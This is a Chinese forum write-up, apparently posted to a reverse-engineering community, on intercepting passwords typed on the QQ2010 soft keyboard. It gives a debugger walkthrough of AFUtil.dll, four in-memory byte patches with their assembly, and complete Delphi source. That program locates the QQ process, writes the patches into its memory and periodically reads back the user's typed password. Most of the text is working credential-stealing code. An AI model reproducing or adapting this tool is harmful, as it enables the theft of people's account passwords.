QQ2010软键盘拦截原理与实现

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一、程序运行截图

先运行QQ2010软键盘拦截工具，而后运行QQ.exe,这时程序显示“拦截开始”。接着点开软键盘用鼠标输入，程序就会同步显示你输入的密码。

二、实现原理

当程序探测到qq登录框后就立即对qq进程中与软键盘实现相关的AFUtil.dll模块打上补丁。当你使用软键盘时输入密码时，每输入一个字符就会执行一次我的补丁代码（补丁功能就是将所输入的字符在qq进程所在的内存中连接成一个字符串），拦截程序会定时读取该处内存的密码字符串并显示出来。

注意：该实现方法与qq版本密切相关，本人调试所用qq大小为149 KB (152,952 字节)。


三、调试过程

用od打开QQ.exe，在菜单中选择“查看-->内存”,如下图所示:

00400000	00001000	QQ		PE 文件头
00401000	00007000	QQ	.text	代码
00408000	00005000	QQ	.rdata	导入
0040D000	00006000	QQ	.data	数据
00413000	00011000	QQ	.rsrc	资源
00430000	00001000	AFUtil		PE 文件头
00431000	00073000	AFUtil	.text	代码

在阴影所在行上回车，来到AFUtil.dll所在的空间。用超级字符串功能查找unicode“ nKey ”,找到后在该处下断点。接着按f9运行起来，出现登录窗口后用软键盘随便输入一个字符将会在该处断下。单步几下经过call eax后在堆栈中就能看到你输入的字符的ascii码。继续单步进入第二个call eax：

```
0046BBB3 PUSH AFUtil.004B3570   f
0046BBB3 PUSH AFUtil.004B3570   nkey
0046BD13 PUSH AFUtil.004B357C   PwdEmpty
0046BD36 PUSH AFUtil.004B357C   PwdEmpty
0046BE0C PUSH AFUtil.004B3590   LoginPanel_InputPswBeforeLogin
0046BE34 PUSH AFUtil.004ADCC4   TOPLEFT
0046BE48 PUSH AFUtil.004B357C   PwdEmpty
0046BF36 PUSH AFUtil.004A4E14   Addr=0x%x
```




第二个call eax中的内容如下：

```
00476700    55              PUSH EBP
00476701    8BEC            MOV EBP,ESP
00476703    8B4D 0C         MOV ECX,DWORD PTR SS:[EBP+C]
00476706    80F9 08         CMP CL,8 //判断是否输入 backspace
                            //这里的CL就是我们需要的东东
00476709    75 24           JNZ SHORT AFUtil.0047672F
0047670B    8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
0047670E    8B40 20         MOV EAX,DWORD PTR DS:[EAX+20]
00476711    8B08            MOV ECX,DWORD PTR DS:[EAX]
00476713    8B51 1C         MOV EDX,DWORD PTR DS:[ECX+1C]
00476716    6A 12           PUSH 12
00476718    6A 08           PUSH 8
```

```
0047671A     68 02140000      PUSH 1402
0047671F     50               PUSH EAX
00476720     FFD2             CALL EDX
00476722     50               PUSH EAX
00476723     FF15 64484A00    CALL DWORD PTR DS:[<&USER32.PostMessageA>;
                              //向密码输入框发送按键消息
            ..................
```

注：如果你在软键盘上按下的是数字或字母则会先根据输入的字符查找qq初始化时生成的一张表，查到对应字符后再发送消息。得到该表的方法：在qq进程中搜索二进制串
FF 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F



四、补丁位置及功能

patch1: array[0..4] of byte = ($E9,$73,$D8,$02,$00); //OFFSET_1 =$4670e;

汇编指令：

```
0047670e  E973D80200  JMP AFUtil.004A3F86 //0047670e =00430000+4670e
```

patch2: array[0..36] of byte =
($8B,$40,$20,$8B,$08,$60,$33,$C0,$A1,$AB,$3F,$4A,$00,
$83,$F8,$01,$72,$0D,$48,$C6,$80,$AF,$3F,$4A,$00,$00,
$A3,$AB,$3F,$4A,$00,$61,$E9,$68,$27,$FD,$FF);

汇编指令：

```
004A3F86    8B40 20         MOV EAX,DWORD PTR DS:[EAX+20]
004A3F89    8B08            MOV ECX,DWORD PTR DS:[EAX]
004A3F8B    60              PUSHAD
004A3F8C    33C0            XOR EAX,EAX
004A3F8E    A1 AB3F4A00     MOV EAX,DWORD PTR DS:[4A3FAB]
004A3F93    83F8 01         CMP EAX,1
004A3F96    72 0D           JB SHORT AFUtil.004A3FA5
004A3F98    48              DEC EAX
004A3F99    C680 AF3F4A00 0>MOV BYTE PTR DS:[EAX+4A3FAF],0
004A3FA0    A3 AB3F4A00     MOV DWORD PTR DS:[4A3FAB],EAX
004A3FA5    61              POPAD
004A3FA6  ^ E9 6827FDFF     JMP AFUtil.00476713
```

```
patch3: array[0..4] of byte = ($E9,$06,$D8,$02,$00);//OFFSET_3 =$4675a;
```

汇编指令：

```
0047675A    E9 06D80200     JMP AFUtil.004A3F65
```

```
patch4: array[0..32] of byte =
    ($51,$50,$8B,$42,$24,$60,$33,$C0,$A1,$AB,$3F,$4A,$00,$88,// OFFSET_4 =$73f65;
     $88,$AF,$3F,$4A,$00,$40,$A3,$AB,$3F,$4A,$00,$61,$E9,$DB,$27,$FD,$FF,$90,$90);
```

汇编指令：

```
004A3F65    51              PUSH ECX
004A3F66    50              PUSH EAX
004A3F67    8B42 24         MOV EAX,DWORD PTR DS:[EDX+24]
004A3F6A    60              PUSHAD
004A3F6B    33C0            XOR EAX,EAX
004A3F6D    A1 AB3F4A00     MOV EAX,DWORD PTR DS:[4A3FAB]
004A3F72    8888 AF3F4A00   MOV BYTE PTR DS:[EAX+4A3FAF],CL
004A3F78    40              INC EAX
004A3F79    A3 AB3F4A00     MOV DWORD PTR DS:[4A3FAB],EAX
004A3F7E    61              POPAD
004A3F7F  ^ E9 DB27FDFF     JMP AFUtil.0047675F
004A3F84    90              NOP
004A3F85    90              NOP
```

以上4段补丁代码比较简单，不再赘述。只是记录软键盘输入的字符并连接起来，方便拦截程序定时读取。

最后附上delphi程序源代码，作为对看雪论坛的回报！错误难免，不要见笑！

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls, Mask, tlhelp32, ExtCtrls;

  const
  OFFSET_1 =$4670e;
  OFFSET_2 =$73f86;
  OFFSET_3 =$4675a;
  OFFSET_4 =$73f65;

   patch1: array[0..4] of byte = ($E9,$73,$D8,$02,$00);
   patch2: array[0..36] of byte =
    ($8B,$40,$20,$8B,$08,$60,$33,$C0,$A1,$AB,$3F,$4A,$00,
     $83,$F8,$01,$72,$0D,$48,$C6,$80,$AF,$3F,$4A,$00,$00,
     $A3,$AB,$3F,$4A,$00,$61,$E9,$68,$27,$FD,$FF);
```

```
      patch3: array[0..4] of byte = ($E9,$06,$D8,$02,$00);
      patch4: array[0..32] of byte =
      ($51,$50,$8B,$42,$24,$60,$33,$C0,$A1,$AB,$3F,$4A,$00,
       $88,$88,$AF,$3F,$4A,$00,$40,$A3,$AB,$3F,$4A,$00,$61,
       $E9,$DB,$27,$FD,$FF,$90,$90);
      type
        TForm1 = class(TForm)
          Edit1: TEdit;
          Timer1: TTimer;
          Timer2: TTimer;
          Label2: TLabel;
          procedure Timer1Timer(Sender: TObject);
          procedure Timer2Timer(Sender: TObject);
          procedure FormCreate(Sender: TObject);
          procedure FormClose(Sender: TObject; var Action: TCloseAction);
       private
         { Private declarations }
       public
         { Public declarations }
         FSnapshotHandle: THandle;

       end;
     var
       Form1: TForm1;
       target_module_base, PID: integer;
       target_Wnd: THandle;

     implementation

     {$R *.DFM}



procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
var
  ProcessHandle: THandle;
  nSize,addr,dwOldProtect: DWORD;
  mbi_thunk:TMemoryBasicInformation;
begin
       ProcessHandle := OpenProcess(PROCESS_ALL_ACCESS, false, PID);
       addr:=target_module_base+OFFSET_1;
       nSize:=$2d8a0+$100;

       VirtualQueryEx(ProcessHandle,Pointer(addr),mbi_thunk, sizeof(TMemoryBasicInformation));
       VirtualProtectEx(ProcessHandle,Pointer(addr), nSize, mbi_thunk.Protect,dwOldProtect);
       CloseHandle(ProcessHandle);
end;
```

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
  FProcessEntry32: TProcessEntry32;
  ModuleListHandle: Thandle;
  ModuleStruct: TMODULEENTRY32;
  flag,yn: boolean;
  target,target_module:string;
begin
      target_Wnd:= FindWindow('TXGuiFoundation','QQ2010');
      if target_Wnd>0 then
        begin
            FSnapshotHandle := CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
            FProcessEntry32.dwSize := Sizeof(FProcessEntry32);
            flag := Process32First(FSnapshotHandle, FProcessEntry32);
            while flag do
              begin
                target:= ExtractFileName(FProcessEntry32.szExeFile);
                if target='QQ.exe' then
                   begin
                      PID := FProcessEntry32.th32ProcessID;
                      ModuleListHandle := CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pID);
                      ModuleStruct.dwSize := sizeof(ModuleStruct);
                      yn := Module32First(ModuleListHandle, ModuleStruct);
                      while (yn) do
                        begin
                          target_module:=ExtractFileName(ModuleStruct.szExePath);
                           if target_module='AFUtil.dll' then
                            begin
                               target_module_base:=Integer(ModuleStruct.modBaseAddr);
                               if my_patch then
                                 begin
                                     Label2.Caption:='       拦截开始!';
                                     Edit1.Text:='';
                                     timer1.Enabled:=false;
                                     timer2.Enabled:=true;
                                     break;
                                  end;
                            end;
                          yn := Module32Next(ModuleListHandle, ModuleStruct);
                        end;
                      CloseHandle(ModuleListHandle);
                      break;
                   end;  //if
                   flag := Process32Next(FSnapshotHandle, FProcessEntry32);
               end;
            CloseHandle(FSnapshotHandle);
        end;
end;
```

```
function my_patch:boolean;
var
  ProcessHandle: THandle;
  nSize,lpNumberOfBytes,addr: DWORD;
  mbi_thunk:TMemoryBasicInformation;
begin
    result:=true;
    ProcessHandle := OpenProcess(PROCESS_ALL_ACCESS, false, PID);
    addr:=target_module_base+OFFSET_1;
    nSize:=$2d8a0+$100;

    VirtualQueryEx(ProcessHandle,Pointer(addr),mbi_thunk, sizeof(TMemoryBasicInformation));
    VirtualProtectEx(ProcessHandle,Pointer(addr),nSize,PAGE_EXECUTE_READWRITE,mbi_thunk.Protect);

    if not WriteProcessMemory(ProcessHandle, Pointer(target_module_base+OFFSET_1),
                              @patch1, sizeof(patch1), lpNumberOfBytes)
       then   result:=false;

    if not WriteProcessMemory(ProcessHandle, Pointer(target_module_base+OFFSET_2),
                              @patch2, sizeof(patch2), lpNumberOfBytes)
      then   result:=false;

    if not WriteProcessMemory(ProcessHandle, Pointer(target_module_base+OFFSET_3),
                              @patch3, sizeof(patch3), lpNumberOfBytes)
        then   result:=false;

    if not WriteProcessMemory(ProcessHandle, Pointer(target_module_base+OFFSET_4),
                              @patch4, sizeof(patch4), lpNumberOfBytes)
       then   result:=false;

     CloseHandle(ProcessHandle);
end;


 procedure TForm1.FormCreate(Sender: TObject);
 begin
      Label2.Caption:='QQ2010软键盘拦截演示程序';
 end;
```

```
procedure TForm1.Timer2Timer(Sender: TObject);
var
  ProcessHandle: THandle;
  lpBuffer: pchar;
  lpNumberOfBytes: DWORD;
  s:string;
begin
     ProcessHandle := OpenProcess(PROCESS_ALL_ACCESS, false, PID);
     lpBuffer := AllocMem($20);
     ReadProcessMemory(ProcessHandle, Pointer(target_module_base+$73faf),
                       lpBuffer, $20, lpNumberOfBytes);
     s:=  strpas(lpBuffer);
     Edit1.Text:=s;
     FreeMem(lpBuffer, $20);
     CloseHandle(ProcessHandle);
     target_Wnd:= FindWindow('TXGuiFoundation','QQ2010');
     if target_Wnd=0 then
       begin
         timer2.Enabled:=false;
         Label2.Caption:='       拦截结束!';
         timer1.Enabled:=true;
       end;
end;

end.
```

中秋佳节难团聚，谨以此文献给关心我和我关心的人！